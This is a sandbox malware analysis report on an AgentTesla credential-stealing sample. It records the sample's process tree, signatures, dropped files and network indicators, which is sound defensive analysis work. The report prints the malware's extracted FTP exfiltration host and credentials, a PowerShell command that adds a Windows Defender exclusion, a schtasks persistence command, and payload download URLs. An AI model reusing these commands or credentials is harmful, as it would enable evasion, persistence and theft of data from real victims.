ID: 532662
Sample Name:
PO02673492.exe
Cookbook: default.jbs
Time: 15:48:01
Date: 02/12/2021
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report PO02673492.exe

Overview


General Information

Sample Name:	PO02673492.exe
Analysis ID:	532662
MD5:	c6aef3746af5a5c..
SHA1:	cf88d390d092f28..
SHA256:	a1eb5f93145537e.
Tags:	AgentTesla exe
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e…
- Multi AV Scanner detection for subm…
- Icon mismatch, binary includes an ic…
- Yara detected AgentTesla
- Yara detected AntiVM3
- Multi AV Scanner detection for dropp…
- Installs a global keyboard hook
- Tries to steal Mail credentials (via fil…
- Writes to foreign memory regions
- Tries to harvest and steal Putty / Wi…
- Tries to harvest and steal ftp login c…

Classification



Process Tree

- **System is w10x64**
- PO02673492.exe (PID: 6900 cmdline: "C:\Users\user\Desktop\PO02673492.exe" MD5: C6AEF3746AF5A5CEC52B4D15CBCBBDE2)
  - powershell.exe (PID: 7112 cmdline: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "C:\Users\user\AppData\Roaming\NzjFNaJxjqA.exe MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 7140 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - schtasks.exe (PID: 7152 cmdline: C:\Windows\System32\schtasks.exe" /Create /TN "Updates\NzjFNaJxjqA" /XML "C:\Users\user\AppData\Local\Temp\tmp1C7.tmp MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 3228 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - MSBuild.exe (PID: 6292 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe MD5: D621FD77BD585874F9686D3A76462EF1)
- **cleanup**

Malware Configuration

Threatname: Agenttesla

```
{
  "Exfil Mode": "FTP",
  "FTP Host": "ftp://ftp.pfsbankgroup.com/",
  "Username": "owo@pfsbankgroup.com",
  "Password": "7ujm7ygv"
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000002.675799485.00000000036E8000.00000004.00000001.sdmp	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
00000008.00000000.672189969.0000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000008.00000000.672189969.0000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	

Source	Rule	Description	Author	Strings
00000008.00000000.672673681.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000008.00000000.672673681.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
Click to see the 15 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
0.2.PO02673492.exe.472d180.5.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0.2.PO02673492.exe.472d180.5.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
8.0.MSBuild.exe.400000.0.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
8.0.MSBuild.exe.400000.0.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
8.0.MSBuild.exe.400000.1.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 16 entries				

Sigma Overview

System Summary:

Sigma detected: Suspicius Add Task From User AppData Temp

Sigma detected: Powershell Defender Exclusion

Sigma detected: Possible Applocker Bypass

Sigma detected: Non Interactive PowerShell

Sigma detected: T1086 PowerShell Execution

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Multi AV Scanner detection for dropped file

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Installs a global keyboard hook

System Summary:

.NET source code contains very large array initializations

Boot Survival:

Uses schtasks.exe or at.exe to add and modify task schedules

Hooking and other Techniques for Hiding and Protection:

Icon mismatch, binary includes an icon from a different legit application in order to fool users

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion:

Writes to foreign memory regions

Allocates memory in foreign processes

Injects a PE file into a foreign processes

Adds a directory exclusion to Windows Defender

Stealing of Sensitive Information:

Yara detected AgentTesla

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to harvest and steal browser information (history, passwords, etc)

Remote Access Functionality:


Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Contr
Valid Accounts	Windows Management Instrumentation 2 1 1	Scheduled Task/Job 1	Process Injection 3 1 2	Disable or Modify Tools 1 1	OS Credential Dumping 2	File and Directory Discovery 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Alternative Protocol 1	Encrypted Channel 1
Default Accounts	Command and Scripting Interpreter 2	Boot or Logon Initialization Scripts	Scheduled Task/Job 1	Deobfuscate/Decode Files or Information 1	Input Capture 1 1	System Information Discovery 1 1 4	Remote Desktop Protocol	Data from Local System 2	Exfiltration Over Bluetooth	Non-Stand Port 1
Domain Accounts	Scheduled Task/Job 1	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information 2	Credentials in Registry 1	Query Registry 1	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration	Non-Application Layer Protocol 1
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Software Packing 3	NTDS	Security Software Discovery 3 1 1	Distributed Component Object Model	Input Capture 1 1	Scheduled Transfer	Application Layer Protocol 1
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Masquerading 1 1	LSA Secrets	Process Discovery 2	SSH	Clipboard Data 1	Data Transfer Size Limits	Fallback Channels
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Virtualization/Sandbox Evasion 1 3 1	Cached Domain Credentials	Virtualization/Sandbox Evasion 1 3 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communic

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Commanc and Contr
External Remote Services	Scheduled Task	Startup Items	Startup Items	Process Injection 3 1 2	DCSync	Application Window Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	Remote System Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Applicatior Layer Prot


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
PO02673492.exe	44%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\NzjFNaJxjqA.exe	44%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
8.0.MSBuild.exe.400000.2.unpack	100%	Avira	TR/Spy.Gen8		Download File
8.0.MSBuild.exe.400000.3.unpack	100%	Avira	TR/Spy.Gen8		Download File
0.0.PO02673492.exe.10a490c.1.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
8.2.MSBuild.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File
0.2.PO02673492.exe.10a490c.1.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
8.0.MSBuild.exe.400000.1.unpack	100%	Avira	TR/Spy.Gen8		Download File
8.0.MSBuild.exe.400000.4.unpack	100%	Avira	TR/Spy.Gen8		Download File
8.0.MSBuild.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://o0afyLkZXwIOZ85BjQfS.net	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://ftp://ftp.pfsbankgroup.com/owo	0%	Avira URL Cloud	safe	
http://zGHNrH.com	0%	Avira URL Cloud	safe	
http://foo/bar/shell.baml	0%	Avira URL Cloud	safe	
http://ftp.pfsbankgroup.com	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
ftp.pfsbankgroup.com	37.0.9.166	true	true		unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
37.0.9.166	ftp.pfsbankgroup.com	Netherlands		198301	WKD-ASIE	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	532662
Start date:	02.12.2021
Start time:	15:48:01
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 12s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	PO02673492.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	21
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default

Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@9/9@1/1
EGA Information:	Failed
HDC Information:	• Successful, ratio: 1% (good quality ratio 0.7%) • Quality average: 41.9% • Quality standard deviation: 38.6%
HCA Information:	• Successful, ratio: 93% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
15:48:56	API Interceptor	2x Sleep call for process: PO02673492.exe modified
15:49:01	API Interceptor	41x Sleep call for process: powershell.exe modified
15:49:17	API Interceptor	751x Sleep call for process: MSBuild.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
37.0.9.166	58674932.doc	Get hash	malicious	Browse	• dell-tv.tk/famzx.exe
	products.doc	Get hash	malicious	Browse	• dell-tv.tk/arinzezx.exe
	P.O-5433ERE.doc	Get hash	malicious	Browse	• dell-tv.tk/ashlyzx.exe
	Quotation No. Q07387.doc	Get hash	malicious	Browse	• dell-tv.tk/templezx.exe
	Swift Copy TT.doc	Get hash	malicious	Browse	• dell-tv.tk/xzx.exe
	Order ID 1426095239.doc	Get hash	malicious	Browse	• kizitox.ga/mazx.exe
	PAYMENT2021A0087NOV.doc	Get hash	malicious	Browse	• kizitox.ga/chriszx.exe
	Temp Order2.exe	Get hash	malicious	Browse	• drossmnfg.com/stallion/index.php
	Rev_NN doccument.doc	Get hash	malicious	Browse	• samsung-tv.tk/hussanzx.exe
	20211122.doc	Get hash	malicious	Browse	• samsung-tv.tk/famzx.exe
	PO-20212222.doc	Get hash	malicious	Browse	• samsung-tv.tk/obizx.exe
	BANK DETAILS.doc	Get hash	malicious	Browse	• kizitox.ga/mazx.exe
	50% TT advance copy.doc	Get hash	malicious	Browse	• kizitox.ga/ugopoundzx.exe
	Drawing-FS3589_Surra-Unprice BOQ - Lock file - 28.1.2021.xlsx 788K.doc	Get hash	malicious	Browse	• kizitox.ga/mpomzx.exe
	PURCHASE ORDER.doc	Get hash	malicious	Browse	• kizitox.ga/chriszx.exe
	DHL AWB TRACKING DETAILS.doc	Get hash	malicious	Browse	• kizitox.ga/okeyzx.exe

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	items.doc	Get hash	malicious	Browse	• samsung-tv.tk/arinzezx.exe
	my orderPDF.exe	Get hash	malicious	Browse	• drossmnfg.com/stallion/index.php
	Order Speficications.doc	Get hash	malicious	Browse	• samsung-tv.tk/urchzx.exe
	temp order (2).exe	Get hash	malicious	Browse	• drossmnfg.com/stallion/index.php

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
WKD-ASIE	ukmxWblFcs.exe	Get hash	malicious	Browse	• 37.0.10.226
	Y3NXc8gDf0.exe	Get hash	malicious	Browse	• 37.0.10.227
	g9ykFg9PWc.exe	Get hash	malicious	Browse	• 37.0.10.227
	5wwGGpWOlx.exe	Get hash	malicious	Browse	• 37.0.10.227
	oJ97cSGJwX.exe	Get hash	malicious	Browse	• 37.0.10.227
	8HEHAE34WO.exe	Get hash	malicious	Browse	• 37.0.10.227
	7AF33E5528AB8A8F45EE7B8C4DD24B4014FEAA6E1D310.exe	Get hash	malicious	Browse	• 37.0.10.199
	QWMSA_Payment_Invoice0939.vbs	Get hash	malicious	Browse	• 37.0.10.5
	Quote Request62781838PDF.exe	Get hash	malicious	Browse	• 37.0.10.21
	PilHb37Gmt.exe	Get hash	malicious	Browse	• 37.0.10.244
	2A9E7BC07BD4EC39C2BEAA42FF35352BBE6400F899F70.exe	Get hash	malicious	Browse	• 37.0.10.214
	0A7D966E66CBD260C909DE1D79038C86A071F2F10A810.exe	Get hash	malicious	Browse	• 37.0.10.214
	58674932.doc	Get hash	malicious	Browse	• 37.0.9.166
	6DFD902231E6AA1301C11ECA21F5A29456AA020BFE1EB.exe	Get hash	malicious	Browse	• 37.0.10.214
	B10274561191CEDB0B16D2A69FDCD4E5062EDFE262184.exe	Get hash	malicious	Browse	• 37.0.10.214
	Payment Advice.doc	Get hash	malicious	Browse	• 37.0.11.230
	products.doc	Get hash	malicious	Browse	• 37.0.9.166
	P.O-5433ERE.doc	Get hash	malicious	Browse	• 37.0.9.166
	Quotation No. Q07387.doc	Get hash	malicious	Browse	• 37.0.9.166
	0VDGA4mWCE.exe	Get hash	malicious	Browse	• 37.0.10.250

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\PO02673492.exe.log

Process:	C:\Users\user\Desktop\PO02673492.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	1968
Entropy (8bit):	5.355630327889458
Encrypted:	false
SSDEEP:	48:MxHKXeHKlEHU0YHKhQnouHIW7HKjntHoxHhAHKzvr1qHxvjHKs:iqXeqm00YqhQnouRqjntIxHeqzTwRrqs
MD5:	5216C7BA51383BFD6FACE8756C452F56
SHA1:	9E34E791CF09C89CF2A8F0D57D48EC330AD29F93

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\PO02673492.exe.log	
SHA-256:	502CE33AFDC9B4C6CCCB5069A7B700064608BEEA4138ED4DFA206F23D33D03B2
SHA-512:	C1906EAC187E69D5B85384CB62C57713F03D4020DE941D97385DC3F2CAFECBACFD8AEC14E40AB34207ACD0319C368927A0F39F57F3BD135286FC83B207FB4F4
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..3,"PresentationCore, Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35","C:\Windows\assembly\NativeImages_v4.0.30319_32\PresentationCore\820a27781e8540ca263d835ec155f1a5\PresentationCore.ni.dll",0..3,"PresentationFramework, Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35","C:\Windows\assembly\NativeImages_v4.0.30319_32\Presentatio5ae0f00f#\889128adc9a7c9370e5e293f65060164\PresentationFramework.ni.dll",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"WindowsBase, Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35","C:\Windows\assembly\NativeImages_v4.0.30319_32\Wi

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	22284
Entropy (8bit):	5.602561382248064
Encrypted:	false
SSDEEP:	384:atCDqq0AVfc78V0pq6D+owSBKnIjultI2b7Y9gxSJ3xCT1MabZlbAV7APGiZBDIr:e78V6qv4KICltJ7xcQCqfwcbVQ
MD5:	D6004CD2A44130687B8EC7F7AF84A168
SHA1:	CFC07CDDE9B101B3F33634785403D537D15A2D0B
SHA-256:	25B6E53F82F9367638BA8C033D3A51594AD7BF4501A1AB5A8836E35D6E3368AB
SHA-512:	2C7A84578F9F286FF8C5C6CE8B33C819E19D424A7703C6CC3669CB612ECC33EF4517989D1D6CD617C5F073C1F90F43F226C16159D132983E39A8D632660E94F
Malicious:	false
Reputation:	low
Preview:	@...e.....|.....h.....y...I.....@.....H.....<@.^.L."My...:R..... .Microsoft.PowerShell.ConsoleHostD.....fZve...F.....x.).....System.Management.Automation4.....[...{a.C..%6..h.....System.Core.0.....G-.o...A...4B.....System..4.....Zg5..:O..g..q.....System.Xml..L.....7.....J@.....~.....#.Microsoft.Management.Infrastructure.8.....'....L..}.....System.Numerics.@.....Lo...QN.....<Q.....System.DirectoryServices<.....H..QN.Y.f.....System.Management...4.....].D.E.....#.....System.Data.H..... ....H..m)aUu.....Microsoft.PowerShell.Security...<.....~.[L.D.Z.>..m.....System.Transactions.<.....):gK..G...$.1.q.....System.ConfigurationP...../.C..J..%...].....%.Microsoft.PowerShell.Commands.Utility...D.....-.D.F.<;.nt.1.....System.Configuration.Ins

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_qk4003uv.ub3.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651A
Malicious:	false
Reputation:	high, very likely benign file
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_vudghvex.lsu.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651A
Malicious:	false

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_vudghvex.lsu.psm1	
Preview:	1

C:\Users\user\AppData\Local\Temp\tmp1C7.tmp	
Process:	C:\Users\user\Desktop\PO02673492.exe
File Type:	XML 1.0 document, ASCII text
Category:	dropped
Size (bytes):	1598
Entropy (8bit):	5.154438998029231
Encrypted:	false
SSDEEP:	24:2di4+S2qh/S1KTy1moCUnrKMhEMOFGpwOzNgU3ODOiIQRvh7hwrgXuNta2xvn:cgeKwYrFdOFzOzN33ODOiDdKrsuTpv
MD5:	0680BBFCD2956DE9B0E0F1BD657C6492
SHA1:	10CEFA257F7292A1A609A10CDC378785D41D2261
SHA-256:	9EF7D5F14A80B99214B697B76183ABC4282E66BF7C5C7206963F23C66CC93051
SHA-512:	61EE2C225454D0771FA63EC7543CCA996E99A863D87DB2C7C102863447BBF120A980CB14A691D0173F4D9A03264DEE6A0E0816A301057DD31C42FFF11BC0AF3
Malicious:	**true**
Preview:	<?xml version="1.0" encoding="UTF-16"?>.<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">. <RegistrationInfo>. <Date>2014-10-25T14:27:44.8929027</Date>. <Author>computer\user</Author>. </RegistrationInfo>. <Triggers>. <LogonTrigger>. <Enabled>true</Enabled>. <UserId>computer\user</UserId>. </LogonTrigger>. <RegistrationTrigger>. <Enabled>false</Enabled>. </RegistrationTrigger>. </Triggers>. <Principals>. <Principal id="Author">. <UserId>computer\user</UserId>. <LogonType>InteractiveToken</LogonType>. <RunLevel>LeastPrivilege</RunLevel>. </Principal>. </Principals>. <Settings>. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>. <AllowHardTerminate>false</AllowHardTerminate>. <StartWhenAvailable>true</StartWhenAvailable>. <

C:\Users\user\AppData\Roaming\NzjFNaJxjqA.exe	
Process:	C:\Users\user\Desktop\PO02673492.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	1127936
Entropy (8bit):	6.737911686408708
Encrypted:	false
SSDEEP:	24576:SpYcrbJ7Su2sLWrS2qwK8RHPNS5QH83kRpyPHlarFOk:S62bJYbSE/kBk7UHlEFO
MD5:	C6AEF3746AF5A5CEC52B4D15CBCBBDE2
SHA1:	CF88D390D092F28B4E7919E43591BE5FA46A4FDA
SHA-256:	A1EB5F93145537E3982C8F9855C6B4ADCCB1F8FE8B157BC85115A74C64B4B2B7
SHA-512:	4FBA6852B8F52CAA53FD847D91F0AB91D47424753C8F488D531B7140D253A6F6C153BE19E729436B1829855A24C32EEE82D777AF0B3391284123A95A5B46E056
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 44%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...?Z.a.....p..... .....@.. ....@.....4...W..... ....H.....text....o... ...p..... ..`.rsrc.....r.....@..@.reloc..... .....4.....@..B.....p.....H.....C..\K.....6...dS..t.....z.(.....}.....(....o....}....*..0.....{.....3.....(....*.....0.....{.....,....f.....}.... ..}.....}.....s....o....}.....}....8.....{....o....}.....{....}.....}.....}.....{.....Y}.....{....-...+H.{.....{....X.{....X .;.|.{....Xa}.....}.....{....o....:q....(....+..(.....}.....(.....*.....n..}..... {.....{....ox...*..{....*.s..

C:\Users\user\AppData\Roaming\NzjFNaJxjqA.exe:Zone.Identifier	
Process:	C:\Users\user\Desktop\PO02673492.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	false
Preview:	[ZoneTransfer]....ZoneId=0

C:\Users\user\AppData\Roaming\p1vruidb.44v\Chrome\Default\Cookies	
